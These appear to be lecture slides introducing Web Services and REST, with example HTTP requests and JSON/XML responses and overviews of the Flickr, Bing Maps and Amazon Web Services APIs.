

Web Services and REST

Introduction

- Web sites are normally accessed by a browser guided by a person
- But we have seen that **programs** can also access a web site, return one or more pages, and scrape the site for information
- Web Services is the idea of offering the capabilities/information on a web site via a programming interface, so application programs can more readily access the information on the site
- *Web Services* are APIs for accessing a website's information across the Internet

Introduction (cont' d)

- The implementation of Web Services is roughly divided into three categories:
 - Big Web Services which involve XML messages that are communicated by the Simple Object Access Protocol (SOAP); the API is formally described using the Web Services Description Language (WSDL). These services are normally used for server-to-server communication, using additional protocols like XML Security and XML Encryption.
 - REST (Representational State Transfer) Services which use HTTP methods PUT, GET, POST and DELETE.
 - Cloud Services which provide cloud storage, application hosting, content delivery, and other hosting services.
- All three types of Web Services provide access through APIs.
- The rest of the slides will cover **REST** Services and **Cloud** Services

REST Services

- Many web sites are now offering their facilities through REST Web Services
- REST Services can be used to access sites that perform the following functions:
 - Web Search (e.g. Google Custom Search)
 - Geolocation (e.g. Google Maps Geolocation API)
 - Photo Sharing (e.g. SmugMug's Flickr)
 - Social Networking (e.g. Facebook, Twitter)
 - Mapping (e.g. Google Maps, Bing Maps)
- Access is provided using one or both of these methods:
 - **Direct URL**, returning a response in one or more formats (XML, JSON, PHP)
 - **Library-based APIs**, embedded in JavaScript, Java, C#, Objective-C and other source and binary library formats
- Many of these services now require or include **OAuth user authentication**
 - OAuth is a standard for clients to access server resources on behalf of a resource owner
 - E.g. see <http://en.wikipedia.org/wiki/OAuth>
- Many of these services limit daily usage by a single website, and require payment when the thresholds are breached

Cloud Services

- Cloud Services covers a variety of hosting services:
 - Application Hosting (e.g., AWS, Google App Engine, FireHost, Microsoft Azure)
 - Backup and Storage (e.g., AWS)
 - Content Delivery (e.g., Netflix hosted by AWS)
 - E-commerce (Amazon.com e-commerce)
 - Media Hosting (e.g., Microsoft Azure, RackSpace, Streaming Media Hosting)
 - DNS Protection Services (e.g., CloudFlare)
 - Consumer Cloud Storage (e.g., Apple iCloud Drive, Dropbox, Microsoft OneDrive, Google Drive)
- Access is provided using one or both of these methods:
 - Dashboard
 - Library-based APIs, embedded in Java, C#, Objective-C and other binary library formats
- All these services are commercial services that require monthly payments
- The consumer cloud services provide limited, free basic storage

REST (Representational State Transfer)

- REST is a style of software architecture for distributed hypermedia systems
 - Initially proposed by **Roy Fielding** in a 2000 doctoral dissertation (remember which RFC he was involved with? The HTTP specification.) He co-founded the Apache HTTP Project.
 - See: <http://www.ics.uci.edu/~fielding/pubs/dissertation/top.htm>
 - The World Wide Web is an example of REST
- There are three fundamental aspects of the REST Design Pattern
 - 1. **client**, 2. **servers** and 3. **resources**
 - Resources are typically represented as documents
 - Systems that follow Fielding's REST principles are often referred to as **RESTful**: **Resources**

Every distinguishable entity is a resource



URLs

Every resource is uniquely identified by a URL

Simple Operations (PUT, GET, POST, DELETE)

REST versus Other Approaches


- **REST**
 - Software architectural style for distributed hypermedia systems like WWW
 - Quickly gained popularity through its **simplicity**
- **SOAP**
 - Protocol for exchanging XML-based message, normally using HTTP
 - Much more robust way to make requests, but more robust than most APIs need
 - More **complicated** to use
 - https://www.w3schools.com/xml/xml_soap.asp
- **XML-RPC**
 - RPC protocol with XML as an encoding and HTTP as a transport
 - More complex than REST but much simpler than SOAP
 - Supported by Python:
 - <https://docs.python.org/3/library/xmlrpc.html>
- **JSON-RPC**
 - RPC protocol encoded in JSON instead of XML
 - Very simple protocol (and very similar to XML-RPC)
 - <https://www.jsonrpc.org/specification>

REST as Lightweight Web Services

- Much like Web Services, a REST service is:
 - **Platform-independent** (you don't care if the server is Unix, the client is a Mac, or anything else),
 - **Language-independent** (C# can talk to Java, etc.),
 - Standards-based (runs on top of **HTTP**), and
 - Can be used in the presence of **firewalls** (port 80/443 always open)
- Like Web Services, REST offers no built-in security features, encryption, session management, QoS guarantees, etc. But also as with Web Services, these can be added by building on top of HTTP:
 - For security, username/password tokens are often used.
 - For encryption, REST can be used on top of **HTTPS** (secure sockets).
- One thing that is *not* part of a good REST design is cookies:
 - The "ST" in "**REST**" stands for "State Transfer", and indeed, in a good REST design operations are self-contained, and each request carries with it (transfers) all the information (state) that the server needs in order to complete it.


REST & the HTML Web

(Get book list, get book details, order book)




REST & the XML Web

(get book list, get book details)



REST & the XML Web (2)

(order book)



Rather than web pages being returned
xml files are returned

REST & the JSON Web

(get book list, get book details)

GET /books/ HTTP/1.1

HTTP/1.1 200 OK
Content-type: text/json

```
{  "books": {  
    "book": [  
      { "href": "http://.../1234/" },  
      { "href": "http://.../5678/" }  
    ]  
  }  
}
```

JSON objects are returned

GET /books/1234/ HTTP/1.1

HTTP/1.1 200 OK
Content-type: text/json

```
{  
  "book": {  
    "title": "Moby Dick",  
    . . . other book data  
    "order": { "href": "http://.../orders" }  
  }  
}
```

REST & the JSON Web (2)

(order book)

```
POST /orders/ HTTP/1.1
{
  "order": {
    "bookId": { "-href": "http://.../books/1234" },
    "payment": "...",
    "shipping": "..."
  }
}
```

HTTP/1.1 201 Created
location: http://.../abcd

More Complex REST Requests


- REST can easily handle more complex requests, including multiple parameters.
- All types of HTTP requests: **GET, POST, PUT, PATCH, DELETE, COPY, HEAD, OPTIONS, LINK, UNLINK, PURGE**
- In most cases, you'll just use HTTP GET parameters in the URL.
- For example:

`http://www.acme.com/phonebook/UserDetails?firstName=John&lastName=Doe`

- If you need to pass long parameters, or binary ones, you'd normally use HTTP POST requests, and include the parameters in the POST body.
- As a rule,
 1. **GET** requests should be for read-only queries; they should not change the state of the server and its data.
 2. For creation, updating, and deleting data, use **POST** requests. POST can also be used for read-only queries, as noted above, when complex params are required.'
 3. **PUT, DELETE** are also used for updating and deleting items.
- "Legacy" REST services might use XML in their responses.
- Newer REST Services use JSON in their responses.
- **Postman** can be used to test any of the HTTP requests.

Postman

- Postman is a tool for API testing
- Platforms include Chrome add-on, MacOS, Windows and Linux native apps
- Download page available at:
<https://www.getpostman.com/apps>
- Free version comes with the following support:
 - Unlimited Postman collections, variables, environments, & collection runs
 - Postman Workspaces
 - Postman Help Center & Community Support
 - API Documentation (1000 Monthly document views)
 - Mock Servers (1000 Monthly mock server calls)
 - Postman API (1000 Monthly API calls)
 - API Monitoring (100 Monthly calls)
- Postman Pro and Postman Enterprise provide additional feature on a monthly subscription.



REST Server Responses

- A server response in REST used to be an XML file; for example,

```
<parts-list>
  <part id="3322">
    <name>ACME Boomerang</name>
    <desc> Used by Coyote in <i>Zoom at the Top</i>, 1962 </desc>
    <price currency="usd" quantity="1">17.32</price>
    <uri>http://www.acme.com/part/3322</uri> </part>
  <part id="783">
    <name>ACME Dehydrated Boulders</name>
    <desc> Used by Coyote in <i>Scrambled Aches</i>, 1957 </desc>
    <price currency="usd" quantity="pack">19.95</price>
    <uri>http://www.acme.com/part/783</uri>
  </part> </parts-list>
```

- However, other formats can also be used; REST is *not* bound to XML in any way.
JSON is the response format recently used the most. Possible formats include CSV.
- One option that is *not* acceptable as a REST response format, except in very specific cases is HTML, or any other format which is meant for human consumption and is not easily processed by clients.
- The specific exception is, of course, when the REST service is documented to return a human-readable document; and when viewing the entire WWW as a RESTful application, we find that HTML is in fact the most common REST response format.

Flickr

- Photo-sharing community with APIs provide viewing and uploading access
- See: <https://www.flickr.com/services/api/>
- **Request formats:** REST, XML-RCP, SOAP
- **Response Formats:** REST, XML-RPC, SOAP, JSON, PHP. Supports JSONP.
- API Developer Kits available for 15 languages including ActionScript (Flash), Java (Android), .NET, Objective-C (iOS)
- Comprehensive number of API methods for authentication, blogs, contacts, favorites, galleries, people, photos
- Example Query:
 - https://api.flickr.com/services/rest/?method=flickr.photos.getRecent&api_key=f2cc26448280a762143ba4a865795ab4&format=json
 - (remove format parameter for XML results)
 - **https** required since June 2014

Flickr

flickr Explore Prints Get Pro

Photos, people, or groups Log In Sign Up

Back to search



< >

telo157 + Follow

SpaceX

SpaceX Inspiration 4 Launch

3,131 views 7 faves 0 comments Taken on September 16, 2021

© All rights reserved

Flickr Sample JSON Result

```
jsonFlickrApi({"photos":{"page":1, "pages":10, "perpage":100, "total":1000, "photo":[{"id":"6879393174", "owner":"50010354@N05", "secret":"cf784500dd", "server":7080, "farm":8, "title":"wjk_20110611_0092.jpg", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393274", "owner":"31403543@N03", "secret":"af280ab218", "server":6231, "farm":7, "title":"Imagen 415", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393306", "owner":"66286618@N05", "secret":"7fc731bc3d", "server":6237, "farm":7, "title":"IMG_6241-1", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393338", "owner":"28935680@N03", "secret":"ec7444d9b6", "server":7237, "farm":8, "title":"IMG_6756", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393352", "owner":"32752988@N06", "secret":"be56f5751c", "server":6046, "farm":7, "title":"AED_4586", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393370", "owner":"29083790@N00", "secret":"ec89570135", "server":6219, "farm":7, "title":"IMG_6546", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393402", "owner":"50702313@N08", "secret":"18ecdd7871", "server":7191, "farm":8, "title":"Group A 3", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393418", "owner":"8502118@N08", "secret":"082968f6a9", "server":6220, "farm":7, "title":"Buff-necked Ibis (Theristicus caudatus)", "ispublic":1, "isfriend":0, "isfamily":0}, {"id":"6879393440", "owner":"51425572@N04", "secret":"bc5f816ffb", "server":6219, "farm":7, "title":"P2115768", "ispublic":1, "isfriend":0, "isfamily":0}, [...]})
```

Partial Flickr Sample JSON Result With Formatting

```
jsonFlickrApi({"photos":{"page":1, "pages":10, "perpage":100, "total":1000,
"photo":[
{"id":"6879682760", "owner":"8348059@N02", "secret":"1ac6c7e2c4", "server":"6220", "farm":7,
"title":"DSC_0619", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682762", "owner":"35772789@N02", "secret":"db5dff91d", "server":"6117", "farm":7,
"title":"Dianna Romo 5", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682776", "owner":"8091633@N05", "secret":"302174b53e", "server":"6118", "farm":7,
"title":"DSC_4259", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682778", "owner":"58641881@N08", "secret":"c028082788", "server":"7212", "farm":8,
"title":"DSC_0777", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682790", "owner":"32045507@N06", "secret":"d80d372bd2", "server":"6093", "farm":7,
"title":"IMG_9136", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682792", "owner":"76919580@N08", "secret":"57e8d1cf8d", "server":"7277", "farm":8,
"title":"DSC01410", "ispublic":1, "isfriend":0, "isfamily":0},
 {"id":"6879682796", "owner":"50838701@N04", "secret":"a3431e27e9", "server":"6042", "farm":7,
"title":"eP3274587", "ispublic":1, "isfriend":0, "isfamily":0},
```

Microsoft Bing Maps REST Services

- Bing Maps REST Services: <https://docs.microsoft.com/en-us/bingmaps/rest-services/>
- The Bing Spatial Data Services are REST-based services that offer three key functionalities: batch geocoding, point of interest (POI) data, and the ability to store and expose your spatial data.
- Used for performing tasks such as geocoding, reverse-geocoding, routing and static imagery.
- REST Request URLs:
 - Find a location by **Address**:

<http://dev.virtualearth.net/REST/v1/Locations/CA/adminDistrict/postalCode/locality/addressLine?includeNeighborhood=includeNeighborhood&maxResults=maxResults&key=BingMapsKey>

- Find a location by **Query**:

<http://dev.virtualearth.net/REST/v1/Locations/1%20Microsoft%20Way%20Redmond%20WA%2098052?o=xml&key=BingMapsKey>

- Find a location by **Point**:

<http://dev.virtualearth.net/REST/v1/Elevation/List?points=35.89431,-110.72522,35.89393,-110.72578,35.89374,-110.72606,35.89337,-110.72662&key=BingMapsKey>

Microsoft REST Services (cont'd)

- Request Parameters: See complete list at:

<https://docs.microsoft.com/en-us/bingmaps/rest-services/common-parameters-and-types>

- **Response formats:** XML, JSON (output=JSON), JSONP (jsonp=callback), and PHP
- Response fields (Location Data) defined at:


<https://docs.microsoft.com/en-us/bingmaps/rest-services/common-response-description>

Amazon Web Services


- Among them are
 - Amazon Associates Web Services (see next slides)
 - Amazon Elastic Compute Cloud (or EC2)
 - allows users to rent computers on which to run their own computer applications. EC2 allows scalable deployment of applications by providing a web service through which a user can boot an Amazon Machine Image to create a virtual machine, which Amazon calls an "instance", containing any software desired.
 - A user can create, launch, and terminate server instances as needed, paying by the hour for active servers, hence the term "elastic".
 - Amazon primarily charges customers in two ways:
 - On-demand pricing. Example: EC2 Linux, t2.nano \$0.0058 per hour
<https://aws.amazon.com/ec2/pricing/on-demand/>
 - Spot Instances pricing. Example: linux, m4.large \$0.019 per Hour
<https://aws.amazon.com/ec2/spot/pricing/>
 - Reserved Instances pricing.
<https://aws.amazon.com/ec2/pricing/reserved-instances/pricing/>
 - Dedicated Hosts pricing.
<https://aws.amazon.com/ec2/dedicated-hosts/pricing/>
 - See http://en.wikipedia.org/wiki/Amazon_Elastic_Compute_Cloud for details

Amazon Associates Web Services

- Amazon offers web services to 3 types of users:
 - **Associates**: third-party site owners wishing to build more effective sponsored affiliate links to Amazon products, thus increasing their referral fees
 - **Vendors**: sellers on the Amazon platform looking to manage inventory and receive batch product data feeds
 - **Developers**: third-party developers building Amazon-driven functionality into their applications
- Amazon Web Services provides software developers direct access to Amazon's technology platform and product data.
- Developers can build businesses by creating Web sites and Web applications that use Amazon products, charging and delivery mechanisms.
- Using Web services, you can now enable your Web site visitors to add products to Amazon.com shopping carts, wedding registries, baby registries and wish lists directly from your site.
- <http://aws.amazon.com/>



Amazon Associates Web Services Data Flow



Amazon results can be returned either as XML files or as SOAP messages

